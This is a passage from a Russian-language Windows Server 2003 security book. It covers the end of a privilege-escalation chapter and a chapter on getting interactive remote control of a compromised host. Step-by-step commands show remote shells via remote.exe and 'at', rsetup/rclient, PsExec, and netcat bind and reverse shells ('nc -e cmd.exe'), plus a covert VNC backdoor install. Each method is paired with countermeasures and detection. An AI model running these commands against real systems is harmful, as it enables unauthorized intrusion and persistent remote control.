- ▲ Прочтите раздел "Меры противодействия расширению привилегий".

Меры противодействия расширению привилегий

Кроме простого применения исправлений, выпускаемых для устранения описанных уязвимых мест, для повышения защищенности системы необходимо предотвратить возможность получения хакерами неадминистративных привилегий. Особенности защиты системы зависят от ее назначения, например, является ли эта система общедоступным Web-сервером или локальным файловым сервером и сервером печати. Но для ограничения эффективности атак по расширению привилегий разработана общая стратегия.

- ▼ Все описанные в этой главе программы атаки требуют для работы интерактивного подключения к системе. Запретите вход в систему с идентификатором `INTERACTIVE`. Будьте особо внимательны к тем учетным записям, которые обладают широкими привилегиями, но не требуют идентификатора `INTERACTIVE` (заблокируйте возможность его получения).

- Запретите доступ к системным программам, которые пользователю не требуются, например, к программе `cmd.exe`. Без доступа к критически важным исполняемым файлам системы хакер будет существенно ограничен в возможностях.
- Используйте утилиту `appsec` из пакета Terminal Services Resource Kit для ограничения прав учетных записей относительно доступа к исполняемым файлам (см. главу 12, "Хакинг программы Terminal Server").
- Используйте возможность ограничения прав групп (Restricted Groups) с помощью оснастки Group Policies (Политики групп) для предотвращения добавления учетных записей в привилегированные группы домена Windows Server 2003.
- ▲ Аудит событий в системе Windows Server 2003 позволяет выявлять вредоносные действия. О рекомендуемых параметрах аудита в Windows Server 2003 было рассказано в главе 2, "Архитектура системы безопасности Windows Server 2003".

Резюме

Многие системные администраторы уделяют все внимание защите от удаленных атак и часто оставляют внутренние сети и машины беззащитными перед локальными атаками. Расширение привилегий — это очень мощный вид атак, которые используются для повышения уровня прав учетной записи пользователя до уровня администратора. Аудит, проводимый системным администратором, может помочь выявить успешные и неуспешные атаки, но злоумышленники, обладающие здравым смыслом, скорее всего, первым делом очистят журналы от ненужных записей!

Дополнительная литература и ссылки

Литература	Ссылки
Рекомендации по теме	
Рекомендации по безопасности от Guardent, "SCM Named Pipe Impersonation Vulnerability"	`http://www.securityfocus.com/advisories/2472`
Рекомендации по безопасности от @stake, "NetDDE Message Vulnerability"	`http://www.atstake.com/research/advisories/2001/a020501-1.txt`
Бюллетени по безопасности Microsoft, исправления и пакеты обновления	
MS00-053, описание уязвимого места "Service Control Manager Named Pipe Impersonation"	`http://www.microsoft.com/technet/security/bulletin/MS00-053.asp`
MS01-007, "Network DDE Agent Requests Can Enable Code to Run in System Context" ("Запросы агента Network DDE могут привести к запуску кода в контексте SYSTEM)	`http://www.microsoft.com/technet/security/bulletin/MS01-007.asp`
MS02-024, "Authentication Flaw in Windows Debugger can Lead to Elevated Privileges (Q320206)" ("Ошибка аутентификации в отладчике Windows может привести к расширению привилегий")	`http://www.microsoft.com/technet/security/bulletin/MS02-024.asp`

Литература	Ссылки
MS03-013, "Buffer Overrun in Windows Kernel Message Handling could Lead to Elevated Privileges (811493)" ("Переполнение буфера в коде обработки сообщений об ошибке ядра Windows может привести к расширению привилегий"	`http://www.microsoft.com/technet/security/bulletin/MS03-013.asp`
Бесплатные средства	
PipeUpAdmin, написана хакером Maceo	`http://content.443.ch/pub/security/blackhat/WinNT%20and%202K/`
`netddemsg.cpp`, исходный код программы `netddemsg` от группы @stake	`http://www.atstake.com/research/advisories/2001/netddemsg.cpp`
Общие ссылки	
Подробное описание работы программы Debploit	`http://www.everything2.com/?node=debploit`
Ежегодное обозрение по статистике компьютерных преступлений, выпускаемое совместно CSI и ФБР. Из приводимой статистики видно, что большая часть компьютерных преступлений совершается собственными сотрудниками	`http://www.gocsi.com`

ГЛАВА 7

ПЕРЕХОД К ИНТЕРАКТИВНОМУ РЕЖИМУ РАБОТЫ

Предварительный сбор данных
Сканирование
Инвентаризация
Проникновение
Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов

После того как злоумышленник получает доступ к системе Windows с правами администратора, немногое можно сделать для противодействия вторжению. Редко бывает, что взломщик удовлетворяется получением прав администратора и вежливо уходит. Размер ущерба, который может нанести злоумышленник, зависит от множества факторов.

Главный фактор, который определяет степень контроля хакера над скомпрометированной системой, — это уровень его привилегий в этой системе. В обычном сервере Windows Server 2003 существует множество различных прав доступа, но только три пользователя играют основную роль: администратор домена, администратор системы и пользователь системы. Самым распространенным методом взлома систем под управлением Windows является подбор пароля пользователя. При поборе чаще всего используют пустой пароль, слова *password* или *test* либо имя системы.

Администраторы систем Windows прежде всего стремятся максимально защитить от компрометации учетные записи с правами администратора системы или домена. Хакинг похож на битву желаний и терпения, поэтому если система Windows грамотно защищена, обычный хакер может прекратить бесплодные попытки и перейти к поиску более легкой цели: привилегий пользователя.

Хотя с точки зрения хакера возможности обычного пользователя в системе весьма ограничены, но настоящие атаки не совершаются ради баловства. Опытный хакер сможет расширить свои привилегии на взломанной системе (конечно, при наличии возможности и уязвимого места) и завладеть правами администратора или правами с близким к администраторскому набором привилегий. Следует внимательно контролировать все привилегированные учетные записи и отслеживать то, как их наличие влияет на систему защиты и принятые политики контроля.

В любом случае, злоумышленник почти всегда пытается перейти к интерактивной работе с системой. Интерактивный режим работы дает возможность наблюдать за работой системы изнутри, выполнять любые команды так, как будто человек физически находится за терминалом системы. В мире Windows этого можно достичь одним из двух способов: через интерфейс командной строки, такой как подключение через `telnet`, или через графический интерфейс, такой как у программ Remote PC, Microsoft Terminal Server или аналогичных программ других производителей для удаленного управления, например PCAnywhere или Virtual Network Computing.

Управление через командную строку

Хотите верьте, хотите нет, но еще не так давно (в 1990-х гг.) многие люди верили, что системы Windows безопаснее систем UNIX потому, что "в Windows вы не можете получить доступ к командной строке". Что ж, мы покажем, что это миф. Как и в системах Unix, управлять Windows NT/2000 через командную строку вполне реально.

Трудно сказать, сколько администраторов по-настоящему оценивают важность защиты Windows от попыток взлома удаленного взлома через командную строку. Большинство из них пребывают в ложной уверенности, что системой Windows невозможно управлять через командную строку. Не попадитесь в эту ловушку. Существует несколько способов получения удаленного доступа к командной строке Windows-систем, у каждого из этих способов есть свои достоинства и недостатки, которые необходимо учитывать в каждой конкретной ситуации.

Пакеты программ Resource Kit Windows NT/2000 содержат все программы, необходимые для хакинга с помощью командной строки. Как вы узнаете, для удаленного управления системой обычно требуются две стороны: клиент и сервер. Сначала необходимо установить приложение-сервер, которое работает как служба и ждет удаленного подключения. Затем клиент подключается к ожидающей связи службе и производит обмен данными, необходимый для интерактивного управления.



remote.exe

Популярность	7
Простота	7
Опасность	9
Степень риска	8

Как и большинство утилит, описанных в этой книге, программа `remote.exe` поставляется в пакете Windows NT/2000 Resource Kit. Утилиту `remote.exe` можно запускать в режиме сервера или клиента. Чтобы использовать ее для управления атакуемой системой Windows через командную строку, необходимо выполнить следующие действия.

1. Подключиться к атакуемой системе с правами администратора.

```
C:\>net use \\192.168.0.5\ipc$ password /u:administrator
```

2. Смонтировать диск в совместно используемый ресурс администратора `C$`.

```
C:\>net use * \\192.168.0.5\c$
Drive D: is now connected to \\192.168.0.5\c$.

The command completed successfully.
```

НА ЗАМЕТКУ Если такие совместно используемые ресурсы, как `C$`, недоступны, для создания ресурса можно применить нулевой сеанс и программу наподобие `svrmgr.exe` из пакета Resource Kit.

3. Скопируйте программу `remote.exe` в каталог на атакуемой системе.

```
C:\>copy remote.exe d:\winnt\system32
```

4. Для запуска службы планировщика в системе Windows Server 2003 вызовите команду `sc` (можно воспользоваться и другой программой удаленного управления службами). Планировщик запускается по умолчанию во время загрузки системы, если при установке не были изменены параметры по умолчанию. Эта команда гарантирует его запуск на всякий случай.

```
C:\>sc \\192.168.0.5 start schedule
SERVICE_NAME: schedule
TYPE               : 20  WIN32_SHARE_PROCESS
STATE              : 2  START_PENDING

(NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
WIN32_EXIT_CODE    : 0 (0x0)
SERVICE_EXIT_CODE  : 0 (0x0)
CHECKPOINT         : 0x0
WAIT_HINT          : 0x7d0
```

5. Определите текущее время на удаленной системе.

```
C:\>net time \\192.168.0.5
Current time at \\192.168.0.5 is 6/30/2003 10:06 AM
The command completed successfully.
```

6. Используйте команду `at` для планирования запуска программы `remote.exe` в режиме сервера.

```
C:\>at \\192.168.0.5 10:10A ""remote /s cmd hackservice""
Added a new job with job ID = 1
```

НА ЗАМЕТКУ Строка `hackservice` — это произвольное имя, которое злоумышленник в дальнейшем использует для подключения к сеансу работы.

7. Проверьте, была ли запущена программа `remote.exe` с помощью команды `at`.

```
C:\>at \\192.168.0.5
Status ID  Day       Time       Command Line
-------------------------------------------------
       1  Today     10:10 AM    remote /s cmd hackservice
```

8. Подключитесь к атакуемой системе с помощью программы `remote.exe`, запущенной в режиме клиента.

```
C:\>remote /c 10.1.1.5 hackwin
**************************************
***********      remote     ************
***********      CLIENT     ************
**************************************
Connected..

Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1998 Microsoft Corp.

C:\>ipconfig
Windows 2000 IP Configuration

Ethernet adapter LAN:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.0.5
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.0.1
C:\>@q
```

НА ЗАМЕТКУ Поскольку удаленный сеанс работы с сервером запускается через планировщик, он выполняется в контексте учетной записи `SYSTEM`, но не имеет в маркере доступа идентификатора SID `INTERACTIVE` (маркеры доступа, идентификатор `INTERACTIVE` и учетная запись `SYSTEM` описаны в главе 2, "Архитектура системы безопасности Windows Server 2003"). По этой причине некоторые команды, требующие интерактивного доступа, через запущенный таким образом сеанс работы выполнить не удастся.

Утилита `remote.exe` может использовать в качестве транспортных протоколов как IPX или NetBEUI, так и TCP/IP. Другими словами, с ее помощью можно установить связь между машинами, которые поддерживают только протокол IPX.

Чтобы узнать, не создал ли кто-нибудь потайного хода в вашу систему, можно воспользоваться программой `pipelist` производства компании Sysinternals, которая выводит перечень всех использованных именованных каналов (листинг 7.1).

Листинг 7.1. Применение программы `pipelist`

```
C:\tools>pipelist
PipeList v1.01
by Mark Russinovich
```

```
http://www.sysinternals.com

Pipe Name                 Instances      Max Instances
---------                 ---------      -------------
InitShutdown              2              -1
lsass                     3              -1
…
tapsrv                    2              -1
ROUTER                    7              -1
WMIEP_3dc                 2              -1
WMIEP_1a8                 2              -1
Spooler\LPT1              10             -1
WMIEP_2c4                 2              -1
hackwinOUT                1              -1
hackwinIN                 3              -1
```



Удаленная консоль

Популярность	*4*
Простота	*9*
Опасность	*9*
Степень риска	*7*

Теперь мы знаем, что удаленное управление системой Windows является несложной задачей при использовании утилиты `remote.exe`. Но для применения первого метода требуется скопировать файл на удаленную систему и запустить его с помощью команд `at` или `soon`. Рассмотрим другой способ, в котором программы сделают самостоятельно всю трудную работу. И здесь также все, что нужно, можно найти в пакете Windows NT/2000 Resource Kit.

1. Прежде всего, необходимо установить сеанс работы с атакуемой системой с правами администратора. Как мы уже знаем, это делается с помощью следующей команды.

```
C:\>net use \\192.168.0.5\ipc$ password /u:administrator
The command completed successfully.
```

2. Теперь нужно просто запустить команду для установки удаленного сервера (`rsetup`).

```
C:\>rsetup \\192.168.0.5
RSETUP 2.02 @1996-98. Written by Christophe Robert - Microsoft.

Connecting to registry of \\192.168.0.5 …
Checking existence of service RCONSVC …
Copying file RCLIENT.EXE …
Copying file RCONMODE.EXE …
Copying file RCONMSG.DLL …
Copying file RCONSTAT.EXE …
Copying file RCONSVC.EXE …
Copying file RCRUNCMD.EXE …
Copying file RSETUP.EXE …
Opening Service Control Manager …
Installing Remote Console Service …
Registering Remote Console service event sources …
Getting domain information …

Remote Console has been successfully installed on \\192.168.0.5.
Starting service RCONSVC on \\192.168.0.5 …. started.
```

3. В результате все необходимые файлы будут скопированы в каталог `\%systemroot%\system32` удаленной машины, и будет выполнена установка либо обновление службы `rconsvc`. Теперь осталось лишь запустить клиентскую программу `rclient`.

```
C:\>rclient \\192.168.0.5
C:\WINNT\system32>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

      Connection-specific DNS Suffix  . :
      IP Address. . . . . . . . . . . . : 192.168.0.5
      Subnet Mask . . . . . . . . . . . : 255.255.255.0
      Default Gateway . . . . . . . . . : 192.168.0.1

C:\WINNT\system32>
```

4. Теперь должно появиться приглашение на ввод команды от удаленной системы. С помощью команды `exit` можно закрыть `rclient`-соединение. Этот метод особенно опасен, ведь все действия настолько просты, что появиться множество желающих проверить его на практике против своих недругов.

   Кроме того, обратите внимание, что атака с помощью программ `rsetup/rclient` предоставляет только доступ уровня администратора, а не доступ от имени учетной записи SYSTEM, как было при использовании `remote/at`.

```
C:\WINDOWS\system32> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : example.com
IP Address. . . . . . . . . . . . : 192.168.0.5
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.0.1

C:\WINDOWS\system32> whoami
he-w2k3\administrator
```

   Дело в том, что мы запускаем сервер `rsetup` с полученными привилегиями (администратора), а не с привилегиями команды `at` (SYSTEM). При взломе с правами администратора хакер получает немного ограниченные привилегии, но атака все равно довольно эффективна.



Консоль `netcat`

Утилита `netcat` — это программа с тысячей разных возможностей, в том числе ее можно использовать для получения удаленного управления системой через командную строку. Существует два основных метода. При работе по первому методу программа `netcat` используется в режиме ожидания соединения и должна быть запущена на атакуемом сервере.

```
C:\>nc -L -n -p 2000 -e cmd.exe
```

Обратите внимание, что затем потребуется подключиться к программе `netcat` на удаленной системе через порт 2000.

```
C:\>nc 192.168.0.5 2000
Microsoft Windows 2000 [Version 5.00.2195]
```

```
(C) Copyright 1985-1999 Microsoft Corp.

C:\>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

      Connection-specific DNS Suffix  . :
      IP Address. . . . . . . . . . . . : 192.168.0.5
      Subnet Mask . . . . . . . . . . . : 255.255.255.0
      Default Gateway . . . . . . . . . : 192.168.0.1
```

Кроме того, привилегии, получаемые при использовании `netcat`, зависят от привилегий запускающего ее пользователя (в нашем случае это администратор).

```
C:\WINDOWS\system32>whoami
whoami
he-w2k3\administrator
```

НА ЗАМЕТКУ При использовании приглашения на ввод команды `netcat` в интерактивном режиме вы получите "эхо" в виде оригинальной команды (как показано в предыдущем фрагменте листинга для команды `whoami`).

Для работы по второму методу необходимо выполнить следующие действия.

1. Запустить программу `netcat`, чтобы перенаправить командный интерпретатор в окно ожидающей соединения программы `netcat`. Сначала необходимо запустить утилиту `netcat` в режиме ожидания соединения.

   ```
   C:\>nc -l -p 3000 -nvv
   ```

2. Теперь нужно выполнить команду `netcat` на удаленной системе, чтобы получить доступ к командному интерпретатору этой удаленной системы.

   ```
   C:\>nc -e cmd.exe -n 10.1.1.2 3000
   ```

3. Переключившись теперь на программу `netcat`, ожидающую подключения, вы должны увидеть следующее сообщение.

   ```
   listening on [any] 3000 ...
   connect to [192.168.0.2] from (UNKNOWN) [192.168.0.5] 2537
   Microsoft Windows 2000 [Version 5.00.2195]
   (C) Copyright 1985-1999 Microsoft Corp.

   C:\>
   ```

И снова вас ожидает готовое к работе окно с командной строкой удаленной системы.



Программа `wsremote`

В пакете Windows 2000 Resource Kit есть еще одна программа, аналогичная `remote.exe`, — это утилита `wsremote`. Сначала запустим `wsremote` на атакуемой машине (в данном примере это система `192.168.0.5`) с помощью утилиты `soon`.

```
C:\victim>soon \\victim wsremote /S "cmd.exe" 5005
```

Теперь подключимся к ней с машины атакующего, воспользовавшись утилитой `wsremote` в режиме клиента, при этом необходимо использовать порт, указанный при установке сервера (в нашем примере это порт `5005`):

```
C:\attacker>wsremote /c 192.168.0.5 5005
**************************************
***********      WSREMOTE    ************
***********       CLIENT(IP) ************
**************************************
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\winnt\system32>whoami /all
whoami /all
[User]      = "NT AUTHORITY\SYSTEM"  S-1-5-18

[Group  1] = "BUILTIN\Administrators"  S-1-5-32-544
[Group  2] = "Everyone"  S-1-1-0
[Group  3] = "NT AUTHORITY\Authenticated Users"  S-1-5-11
[etc.]
```

Чтобы показать, что командный интерпретатор работает в контексте учетной записи SYSTEM и не имеет идентификатора INTERACTIVE, была использована утилита whoami из пакета Resource Kit.



Программа PsExec

Программа wsremote делает жизнь хакера довольно комфортной, но PsExec превосходит даже эту программу. Когда PsExec запускается из командной строки на удаленной системе хакера (при наличии доступа с помощью службы SMB к атакуемому компьютеру), она просто позволяет запускать команды на удаленной машине. При вводе в качестве команды cmd.exe открывается командный интерпретатор удаленной системы. Поскольку программа незаметно устанавливает службу на удаленной машине, для хакера все происходит легко и просто. В следующем примере мы сначала устанавливаем соединение с атакуемым сервером 192.168.0.5, используя привилегии администратора (не забывайте наше условие, что к этому моменту нам известны аутентификационные данные для учетной записи администратора).

```
C:\>net use \\192.168.0.5\ipc$ password /u:administrator
The command completed successfully.
```

Затем мы запускаем PsExec и файл cmd.exe.

```
C:\>psexec \\192.168.0.5 cmd.exe

PsExec v1.3 - execute processes remotely
Copyright (C) 2001 Mark Russinovich
www.sysinternals.com
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Вуаля! Командный интерпретатор удаленной системы. Как показано ниже, программа PsExec может принимать аргументы командной строки, если есть необходимость ввести аутентификационные данные администратора "одним махом".

```
C:\>psexec \\192.168.0.5 -u administrator -p password cmd.exe
```

Использование аргумента -s позволяет запускать команды от имени LocalSystem (в предыдущем примере просто добавьте аргумент -s к cmd.exe).

Программа PsExec запускает psexecsvc на атакуемой машине, что может быть замечено внимательным администратором. Интересно, что можно остановить psexecsvc без какого-*либо ущерба своему командному интерпретатору, поэтому хакеры могут использовать этот* метод для скрытия своих следов.

Меры противодействия управлению системой через командную строку

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Как говорят в Microsoft, "это не ошибка, это функция программы". Мы пока не разговаривали с руководителями проекта по созданию утилит из набора Microsoft Windows Resource Kit, но уверены, что ни одна из них не была предназначена для использования хакерами в неблаговидных целях. Но история доказала, что в злых целях используются даже технологии, разрабатываемые с наилучшими намерениями.

Лучший способ не дать злоумышленнику возможности управлять системой через командную строку прост: запретите административное управление системой! В этом поможет ограничение доступа к NetBIOS через порт TCP/IP (TCP-порт 139) или к SMB через порт TCP (TCP-порт 445). Ниже показано, что в системе Windows Server 2003 по умолчанию открыто множество портов.

```
C:\> netstat -nao


Active Connections

Proto  Local Address          Foreign Address        State           PID
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       696
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       972
TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING       524
TCP    192.168.0.5:139        0.0.0.0:0              LISTENING       4
UDP    0.0.0.0:445            *:*                                    4
UDP    0.0.0.0:500            *:*                                    524
UDP    0.0.0.0:4500           *:*                                    524
UDP    192.168.0.5:123        *:*                                    972
UDP    192.168.0.5:137        *:*                                    4
UDP    192.168.0.5:138        *:*                                    4
UDP    127.0.0.1:123          *:*                                    972
```

Существует множество методов заблокировать эти порты для внешнего доступа. Первый путь (заблокировать TCP-порт 139) можно представить в виде следующей последовательности действий.

1. В меню Start (Пуск) щелкните правой кнопкой мыши на элементе My Computer (Мой компьютер) и выберите Properties (Свойства).
2. Откройте вкладку Hardware (Оборудование).
3. Щелкните на кнопке Device Manager (Диспетчер устройств).
4. В меню View (Вид) выберите команду Show Hidden Device (Показать скрытые устройства).

5. Откройте узел Non-Plug and Play Drivers (Драйверы устройств не Plug and Play).
6. Щелкните правой кнопкой мыши на пункте Netbios Over TCP/IP (NetBIOS через TCP/IP) и выберите Properties (Свойства).
7. На вкладке General (Общие) откройте раскрывающийся список Device Usage (Применение устройства) и выберите пункт Do Not Use This Device (Disable) (Это устройство не используется (Отключено)).




8. Щелкните на кнопке OK.
9. Перезагрузите компьютер.


НА ЗАМЕТКУ Не забывайте, что отключение WINS в системе приведет к запрету любых соединений к системе, совместного использования файлов и принтеров.

Теперь рассмотрим последовательность действий для блокирования TCP-порта 445 (SMB over TCP/IP).

1. Запустите Registry Editor (Редактор реестра). Для этого в меню Start (Пуск) выберите пункт Run (Выполнить) и введите строку `regedit.exe`.
2. Откройте параметр реестра `HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\TransportBindName`.



3. Удалите строку `\Device\` в столбце Data (Значение) и оставьте это поле пустым.



4. Перезагрузите компьютер.

После блокирования потенциально опасных портов (TCP-порты 139 и 445) можно проверить правильность выполненных действий с помощью команды `netstat -nao` и убедиться, что на данные порты не ожидается установки соединений, как показано ниже.

```
C:\> netstat -nao

Active Connections
```

```
Proto  Local Address          Foreign Address        State           PID
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       696
TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       972
TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING       524
UDP    0.0.0.0:500            *:*                                    524
UDP    0.0.0.0:4500           *:*                                    524
UDP    192.168.0.5:123        *:*                                    972
UDP    127.0.0.1:123          *:*                                    972
```

НА ЗАМЕТКУ Если система используется для монтирования совместно используемых разделов диска, многие из приведенных выше действий приведут к утрате этой функции. В качестве альтернативы блокирования портов мы рекомендуем применять фильтры IPSec или персональные брандмауэры, для управления соединениями и доступом к портам и ресурсам. Еще одним вариантом является полное блокирование протокола NetBIOS в системах Windows 2000 с помощью персонального брандмауэра. Сейчас создано множество различных программных брандмауэров. Мы предпочитаем WinRoute Professional от Kerios и Personal Firewall от Tiny Software.

НА ЗАМЕТКУ Помните, что блокирование портов 139 и 445 не гарантирует безопасной работы. Если злоумышленник может производить загрузку в системе и исполнять в ней файлы, то блокировка TCP-портов 139 и 445 или любых других стандартных портов Windows ничего не даст для защиты от атаки.

Управление системой через графический интерфейс

Тогда как большинство хакеров удовлетворяются управлением атакуемой системой через командную строку, для истинных поклонников Windows это всего лишь полдела. Конечной целью любого настоящего хакера Windows является получение полного графического контроля над системой, который дает те же возможности, что и непосредственное пребывание за клавиатурой чужого компьютера.



Удаленная работа через графический интерфейс

Популярность	*7*
Простота	*9*
Опасность	*9*
Степень риска	***8***

Одна из лучших методик удаленной работы через графический интерфейс включает использование программы Virtual Network Computing (VNC) производства AT&T Research Laboratories, Кэмбридж, Англия. Программа VNC имеет маленький размер, развитые функции удаленного управления системой, как у программы PCAnywhere производства компании Symantec. Для удаленного запуска программы VNC требуется немного поработать вручную, но зато результаты будут просто потрясающими.

Прежде всего, убедитесь в том, что ваш административный ресурс остался нетронутым и установлен сеанс работы с удаленной системой через командную строку. Затем выполните следующие действия.

1. Создайте файл `winvnc.ini` следующего содержимого (это позволит установить пароль "secret" для защиты подключения к VNC).

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

2. Скопируйте на атакуемую систему следующие файлы.

```
C:\>copy regini.exe d:\windows\system32
C:\>copy winvnc.ini d:\windows\system32
C:\>copy winvnc.exe d:\windows\system32
C:\>copy vnchooks.dll d:\windows\system32
C:\>copy omnithread_rt.dll d:\windows\system32
```

3. Добавьте свои настройки из файла `winvnc.ini` в реестр.

```
C:\>regini -m \\192.168.0.5 winvnc.ini
```

4. Установите службу `winvnc` из командной строки удаленной системы.


```
Remote C:\>winvnc -install
```

5. Запустите службу.

```
Remote C:\>net start winvnc
```

6. Из своей системы запустите приложение `vncviewer`, которое поставляется в наборе, и направьте его на вашу цель, `192.168.0.5:0` ("0" здесь обозначает монитор). Введите пароль `secret`, после чего будет предоставлен графический интерфейс для системы, с полным эффектом физического присутствия перед монитором удаленной машины. Чтобы использовать Java-версию графического интерфейса, нужно подключить браузер к порту 5800.

```
http:// 192.168.0.5:5800
```



Защита от удаленного использования графического интерфейса

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Для блокирования этого уязвимого места опять-таки необходимо любой ценой ограничить административный контроль над системой. Проще всего использовать персональный брандмауэр, например, программу WinRoute Professional или Personal Firewall производства компании Tiny Software, чтобы ограничить попытки входящих подключений к портам.

Для выявления соединений VNC, как и соединений `remote.exe` или `netcat`, можно использовать средства, описанные в предыдущем разделе, в том числе и программу Vision от компании Foundstone. Если вам не повезло, и в вашей системе выявлено присутствие хакера, с помощью программы Vision можно уничтожить соединение и удалить создавшую его программу, выполнив следующие действия.

```
C:\>net stop winvnc
C:\>winvnc -remove
C:\>reg delete HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinVNC
↳ \\192.168.0.5
```

Резюме

Переход к интерактивному режиму работы — важный шаг для злоумышленника после расширения привилегий. Чем больше вы сможете сделать для предотвращения или, по меньшей мере, ограничения получения власти нарушителем, тем безопасней будет работа во всей сети. В этой главе мы продемонстрировали различные пути к получению доступа через командную строку и наиболее популярные методы получить доступ к удаленной системе с графическим пользовательским интерфейсом.

Меры противодействия этим атакам обычно заключаются в предотвращении административного доступа вообще, а не в борьбе с каждой конкретной атакой, поскольку все описанные выше способы основаны на получении прав администратора на удаленной системе. Если не дать злоумышленнику возможности приобрести такие привилегии, то получить доступ к вашей системе через командную строку будет очень трудно.

Дополнительная литература и ссылки

Литература	Ссылки
Бесплатные средства	
Pipewin производства компании Sysinternals	`http://www.sysinternals.com/files/pipelist.zip`
`netcat` для Windows NT	`http://www.atstake.com/research/tools/network_utilities/nc11nt.zip`
VNC (Virtual Network Computing), средство удаленного управления через графический интерфейс производства AT&T Research Laboratories	`http://www.uk.research.att.com/vnc`
Коммерческие средства	
